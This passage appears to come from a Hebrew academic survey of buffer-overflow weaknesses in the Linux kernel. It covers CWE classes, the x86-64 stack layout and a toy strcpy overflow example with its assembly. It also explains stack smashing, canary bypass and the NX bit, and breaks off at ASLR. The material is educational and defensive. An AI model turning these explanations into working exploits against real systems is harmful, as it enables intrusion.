מערכת הפעלה מבצעת קוד בינארי במרחב הכתובות הווירטואלי של התהליך. במרחב זה, מערכת ההפעלה שומרת את קוד ההפעלה של הבינארי בלבד, יחד עם כל הקוד הבינארי שהיה מקושר (למשל, ממשקי API של מערכת ההפעלה). בנוסף לקוד הבינארי הניתן להפעלה, מרחב הכתובות הווירטואלי מכיל קטעי נתונים כגון מקטעי המחסנית עבור כל שרשור פועל, בלוקי ערימה ומשתנים גלובליים. החלוקה של שטח הזיכרון מאפשרת למערכת ההפעלה להפריד בין תהליכים, והיא מבטיחה שלבינאריים פועלים שונים אין גישה ישירה זה לזה. נקודת התורפה של מבנה נתונים זה היא העובדה שהקוד והנתונים נמצאים יחד באותו מרחב כתובות וירטואלי; אם אין הגנה מתאימה, הדבר עלול להוביל לסוגים שונים של פגיעה בזיכרון, כגון ביצוע נתונים כקוד, או החלפת הקוד באמצעות נתונים. הצפת חוצץ פוגעת במרחב הכתובות הווירטואלי על ידי הצפת מקום האחסון שהוקצה לנתונים. פעולה זו יכולה להוביל לשינוי של מרחב הכתובות הווירטואלי, למשל, על ידי החלפת נתחי הערימה או מסגרות המחסנית של השיטות הרצות בתוך הבינארי [13]. להלן יוצגו מספר פגיעויות\חולשות נבחרות הקשורות להצפת חוצץ היכולות להתעורר בליבת לינוקס:

3.1. גלישת מספרים שלמים (CWE-190: Integer Overflow or Wraparound)

זוהי פגיעות המתרחשת כאשר תוצאתה של פעולה אריתמטית שבה מעורב משתנה מסוג מספר שלם מעובדת בצורה שגויה וערכו של המספר השלם נשלט\נקבע על ידי המשתמש. ברוב שפות התכנות, ערכי מספרים שלמים מוקצים בדרך כלל אך ורק עם מספר קבוע של סיביות בזיכרון. חריגה מכמות הסיביות, כלומר שימוש בערכים מחוץ לטווח המוגדר על ידי שפת התכנות הוא הוא שנקרא גלישת מספר שלמים או גלישה נומרית. ברוב שפות התכנות משתנה מסוג מספר שלם ללא סימן (unsigned int) שמתפרס בזיכרון על פני 32 סיביות יכול לאחסן ערכים בטווח שבין 0 ל-4,294,967,295 אך אותו משתנה מסוג מספר שלם עם סימן יכול לאחסן ערכים בטווח מ-2,147,483,648 עד 2,147,483,647. כל חריגה בהשמת ערך לאחד המשתנים שהוזכרו לעיל תגרום לגלישה. ראוי לציין כי הסיבית הראשונה של משתנה מסוג מספר שלם היא סיבית הסימן והיא מציינת אם המספר חיובי או שלילי [11]. לפי ארגון האבטחה CWE, גלישת מספרים שלמים יכולה להוביל לגלישת חוצץ (CWE-680), זה קורה כאשר תוכנה/מוצר מבצע חישוב על מנת לקבוע כמה זיכרון להקצות, אך עלולה להתרחש הצפת מספרים שלמים שגורמת להקצאת פחות מהזיכרון מהמצופה, מה שמוביל להצפת חוצץ. דוגמה לגלישת מספרים שלמים המובילה לגלישת חוצץ התרחשה במערכות UNIX בשכבת ה-IPC ב-WebKit, כולל WebKitGTK+ לפני גרסה 2.16.3 (CVE-2017-1000121): אי בדיקה של גודל המטא-נתונים (metadata) גרם לגלישת מספרים שלמים שהוביל בתורו לגלישת חוצץ [20].

3.2 גלישת חוצץ מבוססת מחסנית (CWE-121: Stack-based Buffer Overflow)

מצב של גלישת חוצץ מבוססת מחסנית מתרחש כאשר החוצץ שחרג מאיבר גבולות הזיכרון לו הוקצה מוקצה על המחסנית (כלומר, הוא או משתנה מקומי, או לעיתים נדירות פרמטר\ארגומנט לפונקציה) [20]. לפיכך, תוקף זדוני יכול להשפיע על התקדמות התוכנית על ידי העברת ערכים מותאמים אישית אל מצביע המחסנית SP [11] . מחסנית התוכנית מכילה נתוני זרימת בקרה קריטיים עבור יישום - כגון מצביעי החזרת פונקציות - ומהווה יעד נפוץ להתקפות הצפת חוצץ. החלפת מצביע החזרה עלולה לגרום לתוכנית לקפוץ לנתונים הנשלטים על ידי תוקף ולהפעיל אותם כקוד, מה שמאפשר לתוקף להריץ קוד עם אותן הרשאות כמו היישום [24].

3.3 גלישת חוצץ מבוססת ערמה (CWE-122: Heap-based Buffer Overflow)

ערמת תוכנית משמשת להקצאה דינמית של זיכרון למשתנים שגודלם אינו מוגדר בעת הידור של התוכנית. גלישת חוצץ מבוססת ערמה היא סוג של גלישת חוצץ. זה מתרחש כאשר החוצץ שאותו ניתן לדרוס מוקצה בחלק הערימה של הזיכרון, בדרך כלל החוצץ הוקצה באמצעות שגרה כמו ()malloc. על ידי ניצול פגיעות של הצפת חוצץ והצפת ערמת המערכת, תוקף יכול להחליף נתוני אפליקציה קריטיים [20].

3.4. שימוש לאחר השחרור (CWE-416: Use After Free)

שגיאות שימוש לאחר השחרור מתרחשות כאשר תוכנית ממשיכה להשתמש במצביע לאחר שהוא שוחרר [16]. השימוש בזיכרון שהוקצה בערמה לאחר שחרורו או מחיקתו מוביל להתנהגות מערכת לא מוגדרת, ובמקרים רבים למצב של תנאי Write-what-where Condition.Write-what-where זהו בעצם כל מצב שבו לתוקף זדוני ניתנת היכולת לכתוב ערך שרירותי למיקום שרירותי, לעיתים קרובות זה ניתן כתוצאה מהצפת חוצץ. מצב זה של הפניה לזיכרון לאחר שחרורו יכולה להוביל לקריסת התוכנית, שימוש בערכים בלתי צפויים או לביצוע קוד [20]. מבחינה טכנית, תוקף יכול להקצות מחדש את הזיכרון המשוחרר ואף להשתמש בהקצאה זו מחדש כדי להפעיל התקפת גלישת חוצץ [24]. ניתן להשתמש בפתרון מסחרי שהוצע על מנת להפחית שגיאות של שימוש לאחר השחרור הנקרא חיטוי כתובות ליבה (KASAN- Kernel Address Sanitizer). KASAN הוא תוסף GCC שמטרתו לעקוב אחר הקצאות זיכרון דינמיות בליבה והוא עושה זאת באמצעות טכניקות מכשור מהדר כדי למנוע הצבעות לאזורי זיכרון בלתי חוקיים [16].

3.5. שחרור כפול (CWE-415: Double Free)

לפי רשומת CVE-2022-34495 ל- rpmsg_vitrio_add_atrl_dev הנמצא ב-
drivers/rpmsg/virtio_rpmsg_bus.c בגרסאות שלפני 5.18.4 בליבת לינוקס היה שחרור כפול [25]. שגיאות שחרור כפול מתרחשות כאשר הפונקציה ()free נקראת יותר מפעם אחת עם אותה כתובת הזיכרון כארגומנט. קריאה ל-()free פעמיים על אותו ערך עלולה להוביל לדליפת זיכרון. כאשר תוכנית קוראת ל-()free פעמיים עם אותו ארגומנט, מבני הנתונים של ניהול הזיכרון של התוכנית נפגמים ועלולים לאפשר למשתמש זדוני לכתוב ערכים במרחבי זיכרון שרירותיים. השחתת זיכרון זו עלולה לגרום לתוכנית לקרוס או, בנסיבות מסוימות, לגרום לשתי קריאות מאוחרות יותר ל-()malloc להחזיר את אותו מצביע. אם ()malloc מחזירה את אותו ערך פעמיים והתוכנית נותנת מאוחר יותר לתוקף שליטה על הנתונים שנכתבים לזיכרון הכפול שהוקצה, התוכנית הופכת לפגיעה להתקפת הצפת חוצץ [20][24]. ראוי לציין כי שחרור כפול נובע בדרך כלל מחולשה אחרת, כגון שגיאה שלא מטופלת או מצב מרוץ בין תהליכונים (CWE-366: Race Condition within a Thread). מצב של מרוץ בין תהליכונים יכול להתרחש כאשר שני תהליכונים של ביצוע משתמשים באותו משאב בו זמנית, לכן קיימת האפשרות לשימוש במשאבים כשהם לא חוקיים (לדוגמה, כאשר תהליכון אחד קורא את ערכו של משתנה גלובלי בתוכנית בזמן שהשני משנה את ערכו), מה שהופך את הביצוע ללא מוגדר. אחד הפתרונות האפשריים והמומלצים למנוע את מצב המרוץ בין תהליכונים הוא להשתמש בפונקציונליות נעילה כמו mutex. בפתרון זה, נדרש להטמיע צורה כלשהי של מנגנון נעילה סביב קוד שמשנה או קורא נתונים מתמשכים בסביבה מרובת תהליכונים [20].

3.6. מחרוזת פורמט (CWE-134: Use of Externally-Controlled Format String)

פגיעות של מחרוזת פורמט מתרחשת כאשר התוכנה משתמשת בפונקציה שמקבלת מחרוזת פורמט כארגומנט, אך מחרוזת הפורמט מקורה במקור חיצוני. בעוד שפגיעויות של מחרוזת פורמט נופלות בדרך כלל תחת קטגוריית הצפת חוצץ, מבחינה טכנית הן אינן חוצצים מוצפים. הפגיעות של מחרוזת פורמט היא חדשה למדי (בערך 1999) ונובעת מהעובדה שאין דרך ריאלית לפונקציה שלוקחת מספר משתנה של ארגומנטים לקבוע כמה ארגומנטים הועברו פנימה. הפונקציות הנפוצות ביותר שלוקחות משתנה מספר הארגומנטים, כולל פונקציות זמן ריצה של C, הם משפחת הקריאות ()printf. בעיית מחרוזת הפורמט מופיעה במספר דרכים. קריאה לפונקציה ()printf ללא מזהה פורמט מסוכנת וניתנת לניצול. לדוגמה, printf(input) ניתן לניצול, בעוד ש-printf(x,input) לא ניתן לניצול בהקשר זה. בשימוש שגוי, התוצאה של הקריאה הראשונה מאפשרת לתוקף להציץ בזיכרון המחסנית שכן מחרוזת הקלט תשמש במקרה זה כמזהה הפורמט. התוקף יכול למלא את מחרוזת הקלט במזהי פורמט ולהתחיל לקרוא ערכי מחסנית מכיוון ששאר הפרמטרים יישלפו מהמחסנית. כאשר תוקף יכול לשנות מחרוזת פורמט בשליטה חיצונית, הדבר עלול להוביל להצפת מאגר, מניעת שירות או בעיות ייצוג נתונים. חשוב לציין כי אם המקור של מחרוזות הפורמט הללו הוא מהימן (למשל, כלול רק בקובצי ספרייה הניתנים לשינוי רק על ידי מנהל המערכת), ייתכן שהבקרה החיצונית בעצמה אינה מהווה פגיעות [20]. באמצעות ניצול הפגיעות של מחרוזת פורמט נוכל להדליף כתובות זיכרון של בינארי פגיע ולאחר מכן להשתמש בהן במטען לניצול שנכין, שבתורו יגרום לגלישת החוצץ ולניצול הבינארי הפגיע [10][14]. בעיות במחרוזת פורמט הן בעיה קלאסית של C/C++ שכעת הן נדירות בגלל קלות הגילוי. אחת הסיבות העיקריות שניתן לנצל פגיעויות של מחרוזת פורמטים היא בגלל האופרטור n%. האופרטור n% יכתוב

את מספר התווים שהודפסו על ידי מחרוזת הפורמט עד כה, לזיכרון שעליו מצביע הארגומנט שלו. באמצעות יצירה מיומנת של מחרוזת פורמט, משתמש זדוני עלול להשתמש בערכים במחסנית כדי ליצור תנאי לכתוב-מה-היכן. ברגע שזה מושג, הם יכולים להפעיל קוד שרירותי. ניתן להשתמש גם באופרטורים אחרים; לדוגמה, האופרטור %999s יכול גם לאפשר את הצפת חוצץ, או בשימוש בפונקציות עיצוב קבצים כמו fprintf(), הוא יכול ליצור פלט גדול בהרבה מהמתוכנן [20].

3.7. חריגה באחד (CWE-193: Off-by-one Error)

טעויות נקודתיות קורות כאשר מפתחים אינם מיישמים כהלכה תנאי גבול בקוד. טעויות כאלה מתרחשות לעתים קרובות כאשר מפתחים משתמשים ב-'>' או '<' במקרים שבהם הם היו צריכים להשתמש ב-'=>' או '<=', או להיפך [4]. לפי CWE, שגיאות חריגה באחד מתרחשות כאשר תוכנה מחשבת או משתמשת בערך מקסימלי או מינימלי באופן שגוי – אחד יותר או פחות מהערך הנכון. חולשה זו יכולה לפעמים לעורר אירוע הצפת חוצץ שניתן להשתמש בו לביצוע קוד שרירותי. זה בדרך כלל מחוץ לתחום מדיניות האבטחה המרומזת של תוכנית. בעת העתקת מערכי תווים או שימוש בשיטות מניפולציה של תווים ניתן להפחית שגיאות של חריגה באחד מלהתרחש על ידי שימוש בפרמטר הגודל הנכון וזאת על מנת לקחת בחשבון את תו ה-null המשמש כתו מסיים, שיש להוסיף בסוף המערך. דוגמאות לפונקציות הרגישות לחולשה זו בשפת C כוללות את strcpy(), strncpy(), strcat(), strncat(), printf(), sprint(), scanf() ו-sscanf(). [20].


4. עוד על גלישת חוצץ מבוססת מחסנית

במהלך חמשת השנים האחרונות דווחו 188 CVEs הקשורים להצפת מחסנית [19]. הצפת חוצץ מבוססת מחסנית היא אחת מהפגיעויות הידועות ביותר והיא עדיין נחשבת כאחת מהפגיעויות המנוצלות ביותר שמשפיעות על תוכנה ומערכות הפעלה. התקפה באמצעות הצפת מחסנית נחשבת לסוג הנפוץ ביותר של גלישת חוצץ. גלישה זו משחיתה את מסגרת המחסנית או את רשומת הפעלת הפונקציה [10]. עבור תוכנית ELF x64 שעברה הידור על ידי שפת C/C++, תהליך הביצוע של התוכנית הוא תהליך הקריאה של הפונקציה. יש יחס קריאה מקוננן בין פונקציות, וכל פונקציה שעדיין לא סיימה את ריצתה תופסת מקטע מחסנית, שנקרא מסגרת מחסנית. מסגרת המחסנית מוכנסת ויוצאת מהמחסנית עם הקריאה של הפונקציה [19]. הבנה ברורה של גלישת חוצץ מבוססת מחסנית דורשת הבהרה של היסודות של מרחב כתובות תהליך והפריסה של מחסנית בהתייחסות למאגרי מחסנית [10].

4.1. מחסנית זמן ריצה

מחסנית זמן ריצה היא מבנה נתונים מסוג מחסנית, המשמש לאחסון מידע אודות הפונקציות\השגרות הפעילות של תוכנית מחשב. ב-x86-64, קטע הקוד מתחיל מכתובת 0x0400000, ואז יש לנו את קטעי הנתונים המאוחלים והלא מאותחלים, מעל זה יש לנו את זיכרון הערימה המשמש להקצאת זיכרון זמן ריצה. בארכיטקטורות כמו x86-64, המחסנית גדלה לעבר כתובות נמוכות יותר (Aleph 1996) החל מ-0x080000000000. איור 4 מציג מסגרת מחסנית בארכיטקטורת x86-64, עם רישום rbp ו-rsp מצביעים על הבסיס והחלק העליון של ה-FSF (מסגרת המחסנית) הפעיל בהתאמה. עבור x86-64 עם מערכת הפעלה מבוססת UNIX, שישה ארגומנטים שלמים ושישה נקודה צפה ראשונים מועברים דרך אוגרים והשאר נדחפים במחסנית (אם מספר הארגומנטים הנדרש גדול משישה) [10]. בארכיטקטורה זו הרגיסטר rdi משמש להעברת הארגומנט הראשון לפונקציה (או תהליכון) ואילו הרגיסטר rsi משמש בהקשר זה להעברת הארגומנט השני. לאחר הארגומנטים נמצאת כתובת ההחזרה והתוכן של אוגר rbp נדחפים על המחסנית ואז לבסוף יש לנו מקום למשתנים מקומיים של אותה פונקציה. בארכיטקטורת x86-64, ברגע שהבקרה מועברת למתקשר, הוא מבצע פרולוג פרוצדורה שמגדיל את מחסנית התהליך ויוצר את ה-FSF, ושתי הוראות האסמבלי האחרונות של הפונקציה נקראות פרוצדורה epilog אשר הן בתורן אחראיות על פירוק המחסנית. תופעה שכיחה בין ערכות הוראות x86-64 ו-MIPS ומגוון רחב של שפות תכנות היא השימוש במסגרת מחסנית כדי לאחסן את כתובת ההחזרה במהלך קריאת פרוצדורה שאותה ניתן לעקוף בקלות על ידי התקפת גלישת חוצץ. לכן, שינוי כתובת ההחזרה היא השיטה הנפוצה ביותר להפעלת התקפות גלישת חוצץ. איור 5 מכיל תוכנית C בסיסית שמנוצלת באמצעות פגיעות גלישת חוצץ הקיימת בפונקציה copy_buff(). איור 6 מציג

את קוד האסמבלי של הפונקציה ()copy_buff עם פרולוג הפרוצדורה והאפילוג מודגשים, ואיור 7 ממחיש את כתיבת הבתים הנוספים בחוצץ בגודל 10 שגורמת לגלישת החוצץ לאזורי זיכרון סמוכים [10].



איור 4. מסגרת מחסנית


```
void copy_buff ( char * buf ) {
        char temp_buff [10];
        strcpy ( temp_buff, buf );
}
void main (){
        copy_buff ("ABCDEFGHIJKL");

}
```

איור 5. תוכנית C בסיסית

```
push   rbp
mov    rbp,rsp
sub    rsp,0x20
mov    QWORD PTR [rbp-0x18],rdi
mov    rdx,QWORD PTR [rbp-0x18]
lea    rax,[rbp-0xa]
mov    rsi,rdx
mov    rdi,rax
call   0x555555554520 <strcpy@plt>
nop
leave
ret
```

איור 6. קוד האסמבלי של הפונקציה הפגיעה ()copy_buff



איור 7. דוגמה פשוטה של הצפת חוצץ.

4.2. מספר נתונים קריטיים לאבטחה במחסנית זמן ריצה

בדרך כלל ישנם מספר נתונים קריטיים לאבטחה במחסנית זמן ריצה שיכולים להוביל לביצוע קוד שרירותי. הבולטת ביותר היא כתובת החזרה המאוחסנת, כתובת הזיכרון שבה הביצוע אמור להמשיך לאחר סיום ביצוע הפונקציה הנוכחית [20]. בכל פעם שפונקציה נקראת, היא מניחה רשומת הפעלה על המחסנית (נקרא גם לפעמים מסגרת מחסנית) הכוללת, בין היתר, את כתובת ההחזרה שהתוכנית צריכה לקפוץ אליה כשהפונקציה מסיימת את ריצתה [3]. התוקף יכול להחליף את הערך הזה בכתובת זיכרון כלשהי שאליה יש לתוקף גישת כתיבה, אליה הוא מכניס קוד שרירותי שיופעל עם ההרשאות המלאות של התוכנית הפגיעה. לחלופין, התוקף יכול לספק את הכתובת של קריאה חשובה, למשל הקריאה ()POSIX system ולהשאיר ארגומנטים לקריאה במחסנית. זה נקרא לעתים קרובות ניצול חזרה ל-libc (Return-to-libc) וזאת מכיוון שהתוקף מאלץ את התוכנית לקפוץ בזמן החזרה לשגרה מעניינת הנמצאת בספריית התקן C (libc). נתונים חשובים אחרים הנפוצים במחסנית כוללים את מצביע המחסנית ומצביע המסגרת, שני ערכים המציינים קיזוזים עבור חישוב כתובות זיכרון. לעתים קרובות ניתן למנף שינוי ערכים אלה למצב של Write-what-where Condition [20].

4.3. ריסוק מחסנית (stack smashing) וקנרית המחסנית

ריסוק מחסנית היא האסטרטגיה הנפוצה ביותר בה משתמשים תוקפים כדי לנצל את החוצצים המקומיים שנוצרו בזיכרון המחסנית ולבצע את הצפת המחסנית. זה דורש תוכנית פגיעה והחדרת קוד זדוני בתוך מרחב הכתובות של אותה תוכנית פגיעה. תוקפים יכולים לנצל את הפגיעות של גלישת חוצץ על ידי הכרת מבנה המחסנית והחלפת כתובת ההחזרה הנוכחית של מסגרת המחסנית למיקום כזה המכיל קוד זדוני. התוקף יכול לקבל גישה מלאה למחשב הקורבן באמצעות מתקפת הזרקת קוד המשמשת להחדרת קוד זדוני לתוכנית פגיעה. הקוד המוזרק פועל עם ההרשאות של אותו יישום פגיע, ובעזרת הרשאות מספיקות, תוקף זדוני יכול לקבל גישה מרחוק למחשב המארח [10]. באופן קונבנציונלי, תוקף זדוני משתמש בטכניקת הזרקת קוד כדי להחדיר קוד זדוני להשגת מעטפת מרוחקת על מערכת היעד ולכן קודים זדוניים אלה לעיתים נקראים גם קודי מעטפת (shell code) ולכן, קודים זדוניים אלה נקראים גם קודי מעטפת (shell code). הנקודה החשובה ביותר בתכנון מטען מותאם אישית כדי לנצל את פגיעות הצפת החוצץ היא מיקום כתובת ההתחלה של קוד המעטפת במקום הנכון במטען כך שיחליף בדיוק את כתובת החזרת הפונקציה (כלומר הכתובת של ההוראה הבאה לביצוע לאחר שהפונקציה סיימה את ה-scope שלה) השמורה בתוך מסגרת המחסנית [10].

קנרית המחסנית הוא אחד ממנגנוני ההגנה החזקים שהוצגו מפני התקפות ריסוק מחסנית טיפוסיות. התקפה גלישה סטנדרטית מבוססת מחסנית משנה את כתובת ההחזרה ומשנה את זרימת הביצוע באפליקציה באמצעות שיטת הזרקת קוד כלשהי. על מנת להפחית התקפות הצפת חוצץ, טכניקות הגנה וזיהוי שונות הוצעו. אחד מהרעיונות שהוצעו הוא הרעיון של קנרית המחסנית שבה טכניקת ההגנה\ההפחתה המוצעת מבוססת על המהדר (ברמת הקומפיילר) והיא ידועה בשם StackGuard. זהו תוסף למהדר GCC המנסה להפחית את ההסתברות להתקפות הצפת חוצץ. StackGuard מונעת את שינוי כתובת ההחזרה על ידי הכנסת "קנרית" ליד כתובת ההחזרה [10]. מטרת "הקנרית" היא למנוע ביצוע קוד שרירותי כאשר מתרחשת גלישת חוצץ במחסנית וזאת על ידי מניעת שינוי כתובת ההחזרה [11]. שיטה זו מבטיחה שנתוני המחסנית אינם נפגמים או נמחקים מנתונים לא מהימנים שסופקו על ידי המשתמש והיא עושה זאת כאשר הבקרה

חוזרת לאחר ביצוע גוף הפונקציה. היא בודקת אם הקנרית לא משתנה על ידי השוואה עם העותק שלה שנשמר במקום אחר, לפני שהוא קופץ לכתובת ההחזרה של הפונקציה. מנגנון זה מניח שהקנרית שלמה, ואז כתובת ההחזרה לא משתנה. בהתקפות מחסניות סטנדרטיות, האסטרטגיה היחידה שבה משתמש התוקף היא החלפת הבתים באופן ליניארי, ברצף ובסדר עולה. בדרך זו, כמעט בלתי אפשרי לשנות את כתובת ההחזרה מבלי לדרוס את הקנרית [10]. עם חזרה מהפונקציה, המהדר מכניס קוד כדי לבדוק את ערך הקנרית, אם הערכים של קנרית המחסנית ישתנו, כלומר יעברו שינוי מהערך ההתחלתי שאליהם הותחלו לראשונה, אזי בהכרח נוכל להיות בטוחים שהתרחשה גלישת חוצץ לא מורשית, מערכת ההפעלה תתריע על כך ואף במקרים מסוימים תגרום לקריסת התוכנית ואף למניעת שירותים (אם התוכנית נועדה לתת כאלה) [11] . בהטמעות ראשוניות של StackGuard, נעשה שימוש במספר אקראי של 32 סיביות ליצירת ערכים "קנריים" באופן אקראי. יש גם סוגים אחרים של כנריות. לדוגמה, ערך קבוע 0x00000000 שימש ככנרית NULL בגרסאות StackGuard המוקדמות. XOR קנרי אקראי נוצר בזמן ריצה, הוא מספר אקראי שנשמר במחסנית, לאחר XOR עם כתובת ההחזרה. מספר קבוע x000aff0d0 שימש גם ככנרית בגרסה 2.0.1 של StackGaurd בשם Terminator Canary [10].(ידוע שקנרית המחסנית מוכלת בליבת לינוקס [7]).

למרבה הצער, ניתן לעקוף את הגנת קנרית המחסנית. אחת הדרכים לעקוף את מנגנון ההגנה של קנרית המחסנית הוא ידיעת הערך שאליו אותחלה. לאחר קבלת ערך זה, נדרש להטמיע אותם לחוצץ שבתורו יגרום לגלישה מכמות הזיכרון המוקצה לו, ישכתב מחדש את הנתונים במחסנית הקריאות ויגרום לשינוי ערך קנרית המחסנית לערך הרצוי, כלומר לערך ההתחלתי לו קנרית המחסנית אותחלה [14].

5. טכניקות הגנה\הפחתה נפוצות מפני התקפות הצפת חוצץ הנתמכות לשימוש במערכת ההפעלה לינוקס

בסעיף 4.3 הוצגה קנרית המחסנית - טכניקת הפחתה המבוססת על המהדר שהוצגה על מנת למנוע את שינוי כתובת החזרה וכך למנוע את שינוי זרימת הביצוע של התוכנית. למרבה הצער, ניתן לעקוף את מנגנון קנרית המחסנית כפי שהוסבר מעט בסעיף 4.3 וכפי שהוסבר בהרחבה במאמר [12] שמראה שלב אחרי שלב כיצד ניתן לעקוף את הגנת קנרית המחסנית ועוד מספר הגנות המופעלות על הבינארי הפגיע כמו ביט ה-NX, ASLR, PIE ו-RELRO. כתוצאה מכך, מגוון טכניקות הפחתה נפוצות נוספות הוצעו והוטמעו ברמת החומרה ומערכת ההפעלה. סיבית NX מונעת ביצוע של קוד זדוני על ידי הפיכת חלקים שונים ממרחב הכתובות של תהליך לבלתי ניתנים להפעלה. אלגוריתם ASLR מקצה באופן אקראי כתובות לחלקים שונים של מרחב הכתובות הלוגי של תהליך כשהוא נטען בזיכרון לביצוע. בלתי תלוי במיקום בר הפעלה (PIE – Position Independent Executable) ו-ASLR מספקים הגנה חזקה יותר על ידי יצירת הקצאה אקראית למקטעים בינאריים. העברה לקריאה בלבד (RELRO – Relocation Read-Only) מגינה על טבלת ההיסט הגלובלית (GOT) מפני התקפות החלפה [10].

כאמור, על ידי ניצול מוצלח של הצפת חוצץ, יריב זדוני יכול להשיג ביצוע קוד או להסלים הרשאות (Privilege escalation) במערכת ההפעלה המושפעת שמריצה את הבינארי הפגיע. למערכות ההפעלה המודרנית כמו לינוקס קיימים מנגנוני הגנה על מנת למנוע ניצול של בעיות כאלה. טכניקות ההפחתה הללו נתמכות לא רק במערכת ההפעלה לינוקס. כברירת מחדל, מערכות הפעלה מודרניות מיישמות תכונות אבטחה אלו. עם זאת, בזמן הידור התוכנית יש להפעיל אותם במפורש כפי שנראה בסעיף 7. מכיוון שיש הרבה שינויים בליבת לינוקס, העבודה בסעיף זה נחשבה רק לאותן שיטות ואמצעי הגנה שקיימים בענף הראשי של ליבת הלינוקס ונכללים כברירת מחדל ברוב ההפצות הפועלות על בסיס ליבת לינוקס [11][14]. להלן מספר מטכניקות ההגנה\ההפחתה, הן ברמת מערכת ההפעלה והן ברמת החומרה:

5.1. טכניקת הפחתה המיושמת ברמת החומרה - ביט ה-NX

ביט ה-(No-Execute) NX היא טכניקת הפחתה מבוססת חומרה שהוטמעה לראשונה במעבדי AMD64 כמדיניות ההגנה שלהם. מאוחר יותר, המחברים של ביט ה-NX התמקדו בשימוש בו בין היתר על מנת להגן מפני הצפות חוצץ מבוססות מחסנית. ארכיטקטורת פון נוימן, עיצוב המשמש בכל המיקרו-מעבדים המפורסמים, מאפשרת לאותו שטח זיכרון לאחסן גם קוד וגם נתונים. ניתן להשיג זאת באמצעות החלפה, שאינה מאפשרת למשתמש להגדיר הרשאות קריאה, כתיבה וביצוע באופן עצמאי באזור זיכרון ספציפי. שלוש

האפשרויות הבאות זמינות להגדרת הרשאות הגישה לאזור ספציפי: לא נגיש, קריא-ניתן להפעלה (RX) ו-readablewriteable-executable (RWX). לכן, אם ביט הקריאה מוגדר, הדף יהיה גם בר הפעלה, וזו הסיבה העיקרית שמאפשרת התקפות הזרקת קוד. בשנת 2004 Andi Kleen הציג לראשונה את ביט ה-NX בגרסה 2.6.8 של ליבת לינוקס שנועדה עבור מעבדי 64 ביט. עבור מערכת ההפעלה Windows שיטה זו נקראת DEP (Data Execution Prevention). הוצע שביט ה-NX יוכנס לחומרה על מנת להסיר את הרשאות הביצוע מאזורי זיכרון המכילים נתונים. באמצעות התמיכה בביט ה-NX, מערכות הפעלה יכולות לסמן אזורי זיכרון מסוימים (למשל, מחסנית וערמה) כלא ניתנים להפעלה (כלומר, מונעת ממידע מסוים אשר לדוגמה נמצא במחסנית לרוץ או להתבצע כאילו היה קוד לביצוע) ובכך מונעות חלק ניכר מהתקפות הזרקת קוד המנצלות את הצפת החוצץ [10]. כאשר ביט ה-NX דולק, הוא פועל ביחד עם המעבד כדי לסייע במניעת התקפות הצפת חוצץ על ידי חסימת ביצוע קוד מהזיכרון המסומן כבלתי ניתן להפעלה [1]. על מנת שהשימוש בביט ה-NX יניב יתרונות, אזי בנוסף לתמיכת החומרה נדרשת גם תמיכה של מערכת ההפעלה, שכן טבלת הדפים היא ישות של מערכת ההפעלה. ביט ה-NX מתייחס לסיבית מספר 63 (כאשר הספירה מתחילה מ-0) שהוא הסיבית המשמעותית ביותר בטבלת הדפים. אם ביט זה מוגדר לאפס עבור עמוד מסוים, אזי ניתן להריץ מתוך דף קוד. לעומת זאת, אם הוא מוגדר לאחד זהו דף אשר מכיל נתונים בלבד ואינו ניתן להרצה. דבר חשוב בתכונת NX היא אסטרטגיית זמן הריצה שלה מכיוון שאין צורך בהידור מחדש כדי להפיק תועלת מתכונה זו [10].
לסיכום, מטרתה של הגנה זו היא מניעת ביצוע של קוד זדוני מאזורי זיכרון המיועדים למידע. בצורה זו גם אם התוקף יבצע גלישת חוצץ אל המחסנית וירצה להריץ קוד ישר מערך החוצץ, הוא לא יוכל לעשות זאת [14] .
ניתן לעקוף את ההגנה שביט ה-NX מספק על ידי שימוש בגאדג'טים של ROP שכבר קיימים במרחב הכתובות של התהליך [10].

5.2. טכניקות הפחתה המיושמות ברמת מערכת ההפעלה

מספר אסטרטגיות הגנה אחרות הוצגו כדי להגביר את אבטחת מערכות המחשוב. להלן יוצגו כמה שינויים שנעשו בשנים האחרונות ברמת התוכנה או מערכת ההפעלה כדי לספק מנגנוני אבטחה שונים.

5.2.1. רנדומיזציה של מרחב הכתובות (ASLR - Address Space Layout Randomization)

